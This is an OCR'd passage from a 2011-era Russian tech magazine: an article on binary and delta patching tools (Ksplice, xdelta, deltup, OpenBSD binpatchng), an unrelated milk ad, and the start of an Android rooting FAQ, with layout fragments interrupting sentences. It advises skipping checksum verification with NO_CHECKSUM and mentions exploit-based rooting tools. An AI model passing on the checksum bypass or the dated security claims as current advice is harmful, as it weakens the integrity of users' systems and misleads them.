К сожалению, в 2009 г., после открытия компании Ksplice Inc., автор решил закрыть код системы, не позволив частным лицам и сторонним компаниям самим создавать Ksplice-патчи. Поэтому в этой статье мы не будем обсуждать эту тему и рассмотрим вопрос только с клиентской точки зрения. А выглядит она так: сегодня Ksplice принадлежит Oracle, которая продолжает предоставлять сервис абсолютно бесплатного онлайн-обновления ядра для дистрибутивов Ubuntu и Fedora, а также для собственного варианта RHEL под названием Unbreakable Linux. Пользователи всех остальных корпоративных дистрибутивов пролетают.

Теперь о том, как этим пользоваться. Для Ubuntu и Fedora на сайте ksplice.com есть пакет, его следует скачать и установить стандартными средствами:

```
$ sudo apt-get install curl
$ sudo dpkg -i ksplice-uptrack.deb
```

Далее соглашаемся с лицензией. Появится окно со списком всех доступных для нашего ядра обновлений. Нажимаем кнопку Install, и система скачает нужные патчи из Сети и загрузит их в ядро. Чтобы в случае перезагрузки патч-модули были загружены, вместе с пакетом устанавливается стартовый скрипт. Система всегда следит за обновлениям и сообщает о них с помощью значка в трее.

XDELTA, BSDIFF

Итак, с Ksplice и его извращенным подходом к накладыванию патчей разобрались, теперь настало время поговорить об утилитах, которые позволяют применить бинарные патчи на отдельно взятые приложения. В UNIX существует как минимум три таких инструмента: это старейшая разработка xdelta, выросшая из куска кода rsync, отвечающего за инкрементальный бэкап, его более современная и развитая версия под названием xdelta3 и bsdiff, разработанные для использования в BSD-системах.

По своей сути все три инструмента представляют собой аналог всем нам известной программы diff, который оперирует не строками, а последовательностью байт. Это дает возможность использовать утилиты не только для вычисления разницы между файлами с исходным кодом, но и для любых других данных, будь то бинарник приложения, tar.gz-архив или даже видеофайл. Если тебе интересно, как это работает, то рекомендую ознакомиться со статьей «Дельта-кодирование», опубликованной в Wikipedia (ru.wikipedia.org/wiki/Дельта-кодирование), я же лучше расскажу о том, зачем всё это нужно и как с этим работать.

Для чего нужен бинарный diff? Всё очень просто: имея возможность накладывать бинарные патчи на уже работающие приложения или целые архивы с исходниками, можно серьезно сэкономить на трафике. В нашем безлимитном мире экономия трафика может и не сделать большой выгоды в денежном плане, но вот время сократит существенно, особенно при крупных обновлениях всей системы. Некоторые дистрибутивы позволяют «встроить» утилиты для накладывания бинарных патчей в пакетный менеджер, так что, исправив всего пару-тройку конфигов, можно просто сидеть и наслаждаться быстрыми апдейтами.



Перечень критических обновлений для OpenBSD 4.8

Для того чтобы механизм инкрементальных апдейтов заработал, должно быть выполнено три условия. Во-первых, пакетный менеджер дистрибутива должен поддерживать работу с утилитой инкрементального апдейта. Такая поддержка есть в pacman из ArchLinux и через установку дополнительного пакета debdelta, в Debian. Во-вторых, должен существовать специальный delta-репозиторий, который будет отвечать за хранение патчей к пакетам и своевременно генерировать новые патчи для обновлений. Такие серверы обычно держат энтузиасты, поэтому обычно их довольно трудно найти, а если найдешь, никто не даст гарантии, что завтра сервер не исчезнет (это главная беда бинарных патчей). И в-третьих, в кэше пакетного менеджера всегда должны лежать закэшированные во время предыдущей установки пакеты, на которые как раз и будут накладываться патчи. Это важный момент, так как многие из нас (и я в том числе) любят время от времени этот кэш подчищать (однако для debdelta, о котором мы поговорим ниже, и они не нужны).

Теперь о том, как происходит настройка пакетного менеджера:

В ArchLinux всё решается довольно просто. Устанавливаем третью версию xdelta:

```
$ sudo pacman -S xdelta3
```

Открываем /etc/pacman.conf, снимаем знак комментария со строки UseDelta. Открываем список репозиториев /etc/pacman.d/mirrorlist и в самое его начало добавляем следующую строку:

```
Server = http://delta.archlinux.fr/$repo/os/$arch
```

Сохраняем файл и пробуем выполнить полное обновление дистрибутива:

```
$ sudo pacman -Syu
```

Разница должна быть, что называется, налицо. Проблема только в том, что archlinux.fr содержит дельты далеко не для всех пакетов, но, увы, альтернативы здесь просто нет.

В Debian это делается несколько иначе. Существует специальная утилита (а точнее, набор утилит) под названием debdelta, которая умеет разбирать deb-пакеты по косточкам, вычислять разницу между файлами двух версий пакетов с помощью xdelta и генерировать новый пакет на основании этих данных. При накатывании патчей это чудо использует уже установленные в систему пакеты, а потому не

```
002_getsockopt: _kernel

001_cvs:
        cd ${WRKSRC}/gnu/usr.bin/cvs && \
        (${_obj_wrp}; ${_build_wrp})

003_sudo:
        cd ${WRKSRC}/usr.bin/sudo && \
        (${_obj}; ${_depend}; ${_build})
004_libz:
        cd ${WRKSRC}/lib/libz && \
        (${_obj}; ${_depend}; ${_build})

005_libz:
        cd ${WRKSRC}/lib/libz && \
        (${_obj}; ${_depend}; ${_build})

006_nat-t:
        cd ${WRKSRC}/sbin/isakmpd && \
        (${_obj}; ${_depend}; ${_build})

.include "bsd.binpatch.mk"
~/binpatchng-1.1/Makefile.sample [make]
```

Правим binpatch Makefile

требует хранения старых версий пакетов в кэше apt-get. Проблема только в том, что debdelta никак не интегрируется с apt-get, а поэтому его надо вызывать вручную перед каждым обновлением системы:

```
$ sudo apt-get update
$ sudo debdelta-upgrade
$ sudo apt-get upgrade
```

Зато не нужно никакой настройки и возни с репозиториями (официальный репозиторий успешно работает уже многие годы). Сам debdelta устанавливается так:

```
$ sudo apt-get install debdelta
```

Стоит сказать о том, что BSD-аналог xdelta под названием bsdiff (www.daemonology.net/bsdiff) также имеет большое применение. Он был написан для утилиты обновления системы freebsd-update и стал частью базовой установки FreeBSD в 2005 г. Каждый раз, когда ты делаешь «freebsd-update install», в дело вступает bsdiff (а точнее, его часть bspatch), который прозрачно обновляет систему с помощью бинарных патчей. Благодаря BSD-лицензии, разрешающей включать код в закрытые приложения, bsdiff получил большое распространение и за пределами BSD.

DELTUP

Интересную альтернативу бинарным патчам предложил в свое время один из поклонников дистрибутива, Gentoo. Он создал утилиту deltup (deltup.sourceforge.net), которая брала два архива с исходниками разных версий приложения, распаковывала их, генерировала патч с помощью стандартного diff, упаковывала его и снабжала информацией, нужной для получения не отличимого от оригинала архива с одной версией приложения из архива с другой. Говоря простым языком, deltup-файлом можно пропатчить тарболл старой версии программы, чтобы получить тарболл с ее новой версией, избежав необходимости в загрузке всего тарболла. Результаты работы утилиты оказались просто поразительными: средний размер deltup-патча составляет всего 15 % от размера оригинального архива, а зачастую и 5 % (с этими цифрами можно ознакомиться на странице статистики головного deltup-сервера: goo.gl/letJU).

Сегодня поддержка deltup в Gentoo есть из коробки, также необходимый инструментарий был портирован во FreeBSD. Существует несколько более или менее стабильно работающих серверов, отвечающих за генерацию и отдачу deltup-патчей. Настройка, опять же, совсем не сложна:

В Gentoo порядок действий следующий. Устанавливаем инструменты deltup и getdelta:

```
$ sudo emerge deltup getdelta
```


Добавляем в /etc/make.conf следующую строку:

```
$ sudo vi /etc/make.conf
FETCHCOMMAND="/usr/bin/getdelta.sh \"\${URI}\" -O
 \"\${DISTDIR}/\${FILE}\""
```

Так мы сообщим emerge о том, что хотим использовать команду getdelta для получения архивов с исходниками. Далее открываем конфигурационный файл /etc/deltup/getdelta.rc и пишем туда следующее:

```
$ sudo vi /etc/deltup/getdelta.rc
# Адрес локального репозитория (если есть)
LOCAL_MIRROR=1.2.3.4
# Максимальная позиция в очереди на ожидание дельты
MAXIMUM_ACCEPTABLE_QUEUEPOS=10
# Удалять старые версии файлов
REMOVE_OLD=yes
```

Опцию LOCAL_MIRROR можно не добавлять, она нужна только в том случае, если в локалке есть Gentoo-репозиторий, который можно использовать вместо запроса патча от deltup-сервера. Опция MAXIMUM_ACCEPTABLE_QUEUEPOS задает максимальную позицию в очереди на создание дельты. Большинство deltup-серверов генерируют дельты во время первого обращения клиента за архивом, поэтому очередь за особо тяжеловесными приложениями и последними обновлениями



Главное окно клиента Ksplice

09.08.2011 20:26	3.74 kB	118.74 kB	96.8 %	115.00 kB	0	gnupg-pkcs11-scd-0.7.2.tar.bz2-gnupg-pkcs11-scd-0.7.3.tar.bz2.dtu
09.08.2011 19:31	126.38 kB	19.56 MB	99.4 %	19.43 MB	0	wireshark-1.4.4.tar.bz2-wireshark-1.4.8.tar.bz2.dtu
09.08.2011 19:11	4.54 kB	81.38 kB	94.4 %	76.84 kB	0	bpython-0.10.tar.gz-bpython-0.10.1.tar.gz.dtu
09.08.2011 19:05	48.30 kB	27.65 MB	99.8 %	27.60 MB	0	samba-3.6.0rc3.tar.gz-samba-3.6.0.tar.gz.dtu
09.08.2011 18:09	185.62 kB	22.67 MB	99.2 %	22.49 MB	0	mysql-5.5.14.tar.gz-mysql-5.5.15.tar.gz.dtu
09.08.2011 18:04	56.66 kB	29.33 MB	99.8 %	29.27 MB	0	samba-3.5.9.tar.gz-samba-3.5.11.tar.gz.dtu
09.08.2011 17:39	63.05 kB	666.71 kB	90.5 %	603.66 kB	0	parcellite-1.0.2rc2.tar.gz-parcellite-1.0.2rc3.tar.gz.dtu
09.08.2011 17:32	554.01 kB	153.04 MB	99.6 %	152.50 MB	0	chromium-14.0.835.18.tar.bz2-chromium-14.0.835.29.tar.bz2.dtu
09.08.2011 17:24	853.00 B	10.49 kB	92.1 %	9.66 kB	0	seednodes-20110731.fref.bz2-seednodes-20110808.fref.bz2.dtu
09.08.2011 14:47	1.31 MB	14.54 MB	91.0 %	13.24 MB	0	linux-firmware-20110604.tar.bz2-linux-firmware-20110731.tar.bz2.dtu
09.08.2011 13:26	18.74 kB	2.83 MB	99.4 %	2.81 MB	0	mercurial-1.9.tar.gz-mercurial-1.9.1.tar.gz.dtu
09.08.2011 12:10	748.95 kB	12.58 MB	94.2 %	11.85 MB	0	mediawiki-1.16.1.tar.gz-mediawiki-1.16.4.tar.gz.dtu
09.08.2011 12:09	1.98 MB	16.79 MB	88.2 %	14.81 MB	0	gtk+-2.20.1.tar.bz2-gtk+-2.24.4.tar.bz2.dtu
09.08.2011 12:05	115.17 kB	412.73 kB	72.1 %	297.56 kB	0	libXi-1.3.1.tar.bz2-libXi-1.4.3.tar.bz2.dtu
09.08.2011 11:57	471.42 kB	4.19 MB	89.0 %	3.73 MB	0	dejavu-fonts-ttf-2.31.tar.bz2-dejavu-fonts-ttf-2.32.tar.bz2.dtu
09.08.2011 11:56	113.17 kB	269.45 kB	58.0 %	156.28 kB	0	xproto-7.0.18.tar.bz2-xproto-7.0.21.tar.bz2.dtu
09.08.2011 11:55	40.58 kB	166.03 kB	75.6 %	125.45 kB	0	openssh-5.5p1+x509-6.2.3.diff.gz-openssh-5.8p1+x509-6.2.4.diff.gz.dtu
09.08.2011 11:55	1.72 kB	17.96 kB	90.4 %	16.24 kB	0	openssh-lpk-5.4p1-0.3.13.patch.gz-openssh-lpk-5.7p1-0.3.13.patch.gz.dtu
09.08.2011 11:52	14.54 kB	21.91 kB	33.6 %	7.37 kB	0	proftpd-mod-vroot-0.8.5.tar.gz-proftpd-mod-vroot-0.9.2.tar.gz.dtu
09.08.2011 11:52	25.31 kB	3.99 MB	99.4 %	3.96 MB	0	proftpd-1.3.3c.tar.bz2-proftpd-1.3.3e.tar.bz2.dtu

Статистика по размеру патчей, публикуемая на сайте inux01.gwdg.de

может выстроиться большая. Нет каких-то определенных рекомендаций по поводу размера очереди, так как нагрузка на сервер может быть разной и время, которое ты можешь прождать, — тоже. Самостоятельно указывать какой-либо deltup-сервер не требуется, сегодня все серверы подключены к linux01.gwdg.de, который вписан в getdelta по умолчанию.

Это всё, при следующем обновлении пакета ты должен заметить разницу во времени скачивания.

Порт deltup есть и для FreeBSD. Он не требует своего собственного репозитория и может использовать deltup-сервера Gentoo (все-таки исходники приложения для разных платформ одни и те же). Чтобы научить систему портов FreeBSD использовать deltup для обновления софта, необходимо сделать следующее:

1. Установить deltup и wget из портов:

```
$ cd /usr/ports/sysutils/deltup
$ sudo make install clean
$ cd /usr/ports/ftp/wget
$ sudo make install clean
```

2. Добавить в файл /etc/make.conf следующую строку:

```
$ sudo vi /etc/make.conf
FETCH_CMD=/usr/local/bin/getdelta.sh
```

Теперь независимо от того, используешь ли ты систему портов напрямую или различные фронт-энды типа portupgrade, обновления будут происходить с помощью deltup-сервера. Однако необходимо быть готовым к тому, что иногда deltup ошибается и собирает не совсем точную копию архива, которая вполне нормально распаковывается, но имеет неправильную контрольную сумму (это следствие микро-различий в разных версиях gzip и bzip2). В этом случае сборку пакета можно осуществить, добавив предписание NO_CHECKSUM:

```
$ cd /usr/ports/games/cowsay
$ make NO_CHECKSUM install clean
```

OPENBSD BINPATCH

Еще один инструмент, о котором я бы хотел рассказать в этом обзоре, не имеет отношения к бинарным патчам как таковым, но будет интересен и полезен владельцам компов, работающих под управлением операционной системы OpenBSD.

Все, кто имеет хоть малейшее представление о процессе выпуска релизов и заплаток для OpenBSD, знают, насколько он самобытен и прост. При выпуске релизов разработчики скорее ориентируются на план, чем на накопление достаточного количества важных изменений. После выпуска новой версии ОС сразу начинается работа над следующей, а все ошибки и баги, найденные в это время, фиксятся с помощью заплаток, которые каждый пользователь/админ должен скачать, наложить на исходный код и пересобрать его. Делать это не только жутко неудобно, но порой просто не представляется возможным. Многие железки под управлением OpenBSD не обладают достаточной мощностью и дисковым пространством, для того чтобы содержать в себе всё дерево исходных текстов OpenBSD, компилятор, линковщик и промежуточные результаты компиляции. Но даже если всё это на железке есть, но сама железка при этом не единственная в подчинении, однотипные действия придется выполнять несколько


ШПАРГАЛКА ПО БИНАРНЫМ ПАТЧАМ

```
$ bsdiff старый_файл новый_файл файл_патча
$ bspatch старый_файл новый_файл файл_патча

$ xdelta3 -e -s старый_файл новый_файл файл_патча
$ xdelta3 -d -s старый_файл файл_патча новый_файл

$ deltup -mjb 9 старый_файл новый_файл файл_патча
$ deltup -p файл_патча

$ debdelta старый_файл новый_файл файл_патча
$ debpatch -A файл_патча / новый_файл
```



Принцип работы Ksplice

раз, что тоже не слишком интересно. Чтобы решить эти проблемы, был придуман фреймворк binpatch (openbsdbinpatch.sf.net), позволяющий скачивать патчи, накладывать их на исходный код, собирать пропатченное приложение или ядро и помещать его в архив в полуавтоматическом режиме. Позднее появилась модификация фреймворка под названием binpatchng (binpatchng.puffy-at-work.org), которая позволяла упаковывать пропатченные приложения не только в архив, но и в пакет OpenBSD-формата, да так, что при удалении этого пакета система откатывалась в первоначальное состояние.

Binpatchng полностью основан на Makefile'ах и концептуально очень близок к системе портов. Чтобы создать новый патч, необходимо прописать в нужный Makefile пару простых правил, описывающих патч и способ его сборки, а затем выполнить команду make. Всё остальное система возьмет на себя и вскоре сгенерирует готовый к установке архив или пакет, который достаточно скопировать на нужную машину и установить с помощью стандартных средств. На пальцах всё это выглядит следующим образом:

1. Скачиваем фреймворк и распаковываем его в каталог /usr (на самом деле можно и в другое место):

```
$ cd /tmp; wget http://goo.gl/hvF70
$ su
# tar -xzf /tmp/binpatchng-1.1.tar.gz -C /usr
```

2. Скачиваем архивы sys.tar.gz и src.tar.gz с официального FTP и помещаем их в каталог distfiles, внутри binpatchng:

```
# cd /usr/binpatchng-1.1/
# mkdir distfiles
# cd distfiles
# wget ftp://ftp.openbsd.org/pub/OpenBSD/4.9/sys.tar.gz
# wget ftp://ftp.openbsd.org/pub/OpenBSD/4.9/src.tar.gz
```

3. Скачиваем инсталляционные архивы для нужной архитектуры (например ftp://ftp.openbsd.org/pub/OpenBSD/4.9/i386/) и помещаем их в distfiles/имя_архитектуры.

4. Пишем Makefile. Для этого переходим на страницу www.openbsd.org/errata.html, выбираем нужный релиз (для 4.9 пока патчей нет, поэтому я возьму за пример 4.8), выбираем интересующий нас патч (например 001_bgpd.patch), открываем его. В первой строке будет указан способ сборки патча. Наша задача — переложить его на язык Makefile. Это просто: создаем файл /usr/binpatchng-1.1/Makefile и пишем в него следующее:

```
# vi /usr/binpatchng-1.1/Makefile
# Для какой архитектуры собираем? (Можно не указывать,
# если совпадает с архитектурой текущей машины.)
ARCH=i386
# Здесь перечисляем патчи (просто откидываем расширение patch)
PATCH_COMMON=001_bgpd
# Здесь идут инструкции для сборки патча 001_bgpd.patch
001_bgpd:
  cd ${WRKSRC}/usr.sbin/bgpd
  (${_obj}; ${_depend}; ${_build})
# Далее можно поместить инструкции по сборке остальных патчей...
```

Самое сложное в этом файле — это инструкции сборки, они могут показаться мудреными, однако написать их очень легко. Достаточно просто перевести описанные в официальном патче инструкции на макроопределения. Например, в нашем случае они выглядели так:


```
cd usr.sbin/bgpd
make obj
make depend
make
make install
```

Сравни их с директивами в Makefile, и всё поймешь. За дополнительными подробностями обращайся к примеру, описанному в файле Makefile.sample. Теперь можно собрать пакет с нужным патчем:

```
# cd /usr/binpatchng-1.1/
# make PATCH="001" build
# make PATCH="001" plist
# make PATCH="001" package
```

Пакет с результатом должен появиться в каталоге patches, его следует скопировать на нужную машину и установить с помощью такой команды:

```
# pkg_add binpatch-4.9-i386-001.tgz
```



Устанавливаем клиент Ksplice


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного (невосстановленного) молока очень высокого качества. Такой строгий контроль оказывается важным и для людей, заботящихся о здоровье, поскольку в последнее время на рынке появилось много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
Luxury
МОЛОКО
ГОСТ Р 52090-2003
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК

Евгений Зобнин (execbit.ru)

Тотальное подчинение

MEGAFAQ ПО ХАКУ И МОДИФИКАЦИИ ANDROID OS



Рутинг, рекавери, мод, сайаноген… За каких-то два года вокруг Android'а сформировалось сплоченное и невероятно активное сообщество хакеров и программистов, которые придумали свой собственный язык, огромное количество различных хаков, модов и альтернативных прошивок, ориентироваться в которых неподготовленному пользователю весьма непросто. Но эта статья поможет тебе найти правильную дорогу.


В этом FAQ я попытался ответить на самые важные и интересные вопросы, которые могут возникнуть перед человеком, который собирается всерьез взяться за изучение Android'а. Прочитав эту статью, ты узнаешь, почему получение прав root так важно для пользователей Android'а, как получить эти права, зачем нужен кастомный рековери и что он дает, какие существуют альтернативные модификации Android'а и какая из них лучше, узнаешь, как сделать свою собственную прошивку.



Q ANDROID БЕЗОПАСЕН?

A Android гораздо безопаснее многих других мобильных операционных систем. Существует три основных механизма, которые защищают Android от вредоносных приложений:

1. **Виртуальная машина.** Android-приложения могут получить доступ к оборудованию устройства только с помощью прослоек, реализованных виртуальной машиной. Это значит, что все обращения приложений к операционной системе, устройствам и работа с памятью четко контролируются виртуальной машиной и любые злонамеренные действия могут быть пресечены. Например, срыв стека в приложениях, написанных на Java, невозможен в принципе.
2. **Права доступа.** Android использует стандартный Linux-механизм управления правами доступа для изолирования данных приложений друг от друга. Для каждой устанавливаемой программы система создает нового пользователя и группу (app_1, app_2, app_3 и т. д.) и устанавливает umask этого пользователя в значение 0026 (u=rwx,g=rx,o=x). Если зловредное приложение попытается прочитать данные других приложений, оно получит ошибку доступа.
3. **Механизм сообщений.** Android-приложения не имеют доступа друг к другу, за исключением возможности посылки сообщений, формат которых строго определен, а сама пересылка контролируется на системном уровне. Благодаря этому зловредное приложение не может каким-либо образом повлиять на остальные исполняемые приложения.




Статистика распространения версий Android'а по устройствам (по состоянию на 5 июля)

Также стоит отметить, что любая Android-программа должна иметь манифест, который описывает все системные действия, которые может совершать приложение. Во время установки пакета Android сообщает пользователю список этих действий, внимательно изучив который, можно выяснить, способно ли приложение нанести вред системе или унести конфиденциальные данные (все зловредные программы для Android'а основаны на том, что пользователь просто пропускает этот список мимо глаз).

Q ЗАЧЕМ РУТИТЬ СВОЙ СМАРТ?

A Чтобы получить контроль над устройством. Rooting — это процесс получения прав root на девайсе со всеми вытекающими отсюда преимуществами. Чтобы защитить продукт от криворуких школьников, производители смартфонов блокируют учетную запись пользователя root, однако с помощью различных эксплоитов, действующих против ядра Linux, или дыр, оставленных производителем телефона, владелец может повысить свои привилегии в системе, залить на устройство бинарник su и использовать его для получения прав админа (звучит дико, но чтобы получить root-права на T-Mobile G1, достаточно было подключиться к телефону с помощью telnet). При этом следует различать постоянный root (когда на устройство заливается su) и временный, полученный с помощью эксплоитов. Некоторые производители (Motorola, привет!) оснащают свои смарты защитой NAND-памяти, используемой для хранения операционной системы, так что смонтировать ее в режиме записи и получить постоянный root не удастся (к слову, эту защиту уже давно научились обходить).

Рутованный телефон становится гораздо более удобным для продвинутых пользователей. Появляется возможность модифицировать операционную систему, удалять и добавлять системные приложения, установливать busybox, управлять брандмауэром, устанавливать софт, требующий поддержки прав root (например, программу для снятия скриншотов), а также заливать на устройство любые прошивки. Для каждого устройства процесс получения прав root индивидуален,



Примерно так выглядит «пирог» Android'а изнутри

однако существует несколько универсальных инструментов, которые используют известные Linux-дыры для получения постоянного root'а на многих устройствах. Из примеров можно привести SuperOneClick (goo.gl/HIbN), реализованный в виде десктопного приложения, и z4root (goo.gl/Bv7tx), работающий прямо в Android'е.

Q КАКИЕ БЫВАЮТ АЛЬТЕРНАТИВНЫЕ ПРОШИВКИ?

A Альтернативных прошивок существует огромное количество, однако 95 % из них полнейшая ерунда, сделанная за десять минут на коленке: люди просто берут стандартную прошивку, удаляют парочку встроенных приложений, добавляют пару-тройку сторонних, заливают красивую обоину и выпускают это под именем «супер-мега-прошивки от Васи Пупкина». На это барахло даже не стоит тратить свое время. Есть парни посерьезнее, которые берут исходники ванильного Android'а от Google и делают собственную сборку на их основе. В большинстве случаев конечной целью таких прошивок является апгрейд версии ОС, предустанавливаемой производителем устройства. Наконец, высший пилотаж — это портирование развиваемого сообществом форка Android'а под названием CyanogenMod (www.cyanogenmod.com). Если для твоего устройства есть сборка этого чуда — советую ставить именно его.

Q В ЧЕМ ОТЛИЧИЕ CYANOGENMOD'А ОТ ВАНИЛЬНОГО ANDROID'А?

A CyangenMod разрабатывается сообществом, а это значит, что в него добавляются не только те изменения, которые считает полезными Google, но и всё, что может так или иначе пригодиться пользователям, и в особенности гикам и программистам. Прошивка включает в себя множество самых разных оптимизаций кода, которые по тем или иным причинам были отвергнуты Google. Имеется расширенное меню настроек, позволяющее более тонко управлять конфигурацией системы (например включить/выключить JIT, изменить цвет статусной строки, ее положение и содержимое, настроить экран блокировки, повесить на хардварные кнопки альтернативные действия, тонко управлять звуковыми сигналами и многое другое). В прошивке есть механизм принудительного ограничения приложений в возможностях (например, можно запретить игре выход в интернет для показа рекламы), возможность принудительной установки всех приложений на SD-карту, механизм управления темами оформления, разработанный T-Mobile, есть встроенный фонарик, использующий вспышку камеры, программный эквалайзер, написанное с нуля FM-радио (для устройств с FM-приемником), в выезжающую из статусной строки панель встроен интерфейс управления с возможностями устройства (включение/выключение Wi-Fi, Bluetooth, 3G и т. д.). Имеется предустановленный busybox и SSH-сервер, а также набор первоклассных обоев. В последнее время CyanogenMod обрел просто феноменальную популярность, почти каждый месяц появляются порты на новые устройства (www.cyanogenmod.com/devices). Также есть большое количество экспериментальных портов, еще не одобренных командой CyanogenMod. Их можно найти в соответствующих разделах на xda-developers.com.

Q КАК ПРОШИТЬ ТЕЛЕФОН?

A Ответ на этот вопрос зависит от того, какую прошивку ты собираешься накатывать на телефон. Для обновления официальной прошивки от производителя обычно используются специализированные программы, работающие только в Windows. Каждый уважающий себя производитель устройств имеет собственную версию такой программы, собственный формат прошивок и собственный механизм безопасности, не позволяющий заливать на телефон сторонние прошивки (обычно для этого используется проверка сертификата безопасности).


Для заливки прошивок, созданных людьми, не имеющими отношения к производителю (например того же CyanogenMod), используется более универсальный подход. В этом случае телефон следует зарутить, установить на него «кастомный рекавери» (например, с помощью ROM Manager'а из Маркета или в процессе рутинга с помощью SuperOneClick), скинуть на SD-карту zip-архив с прошивкой, зайти в рекавери одним из описанных в следующем вопросе способов и, используя меню «Flash zip from sdcard», установить zip-архив в систему.

Q ЧТО ТАКОЕ «КАСТОМНЫЙ РЕКАВЕРИ»?

A Любое устройство на Android'е (и не только) имеет небольшой раздел на внутренней NAND-памяти, который содержит образ так называемого Recovery — минималистичной ОС, предназначенной для восстановления/обновления прошивки девайса в случае ее порчи/устаревания, а также для выполнения ряда других сервисных задач, таких как сброс до заводских настроек (вайп). Recovery не зависит от основной ОС, установленной на аппарате, поэтому для входа в нее обычно используется метод выключения и включения аппарата с зажатой клавишей уменьшения громкости (в некоторых девайсах используется другой способ). Далее на экране появляется меню, для навигации по которому используются клавиши громкости (вверх, вниз) и включения (Enter).

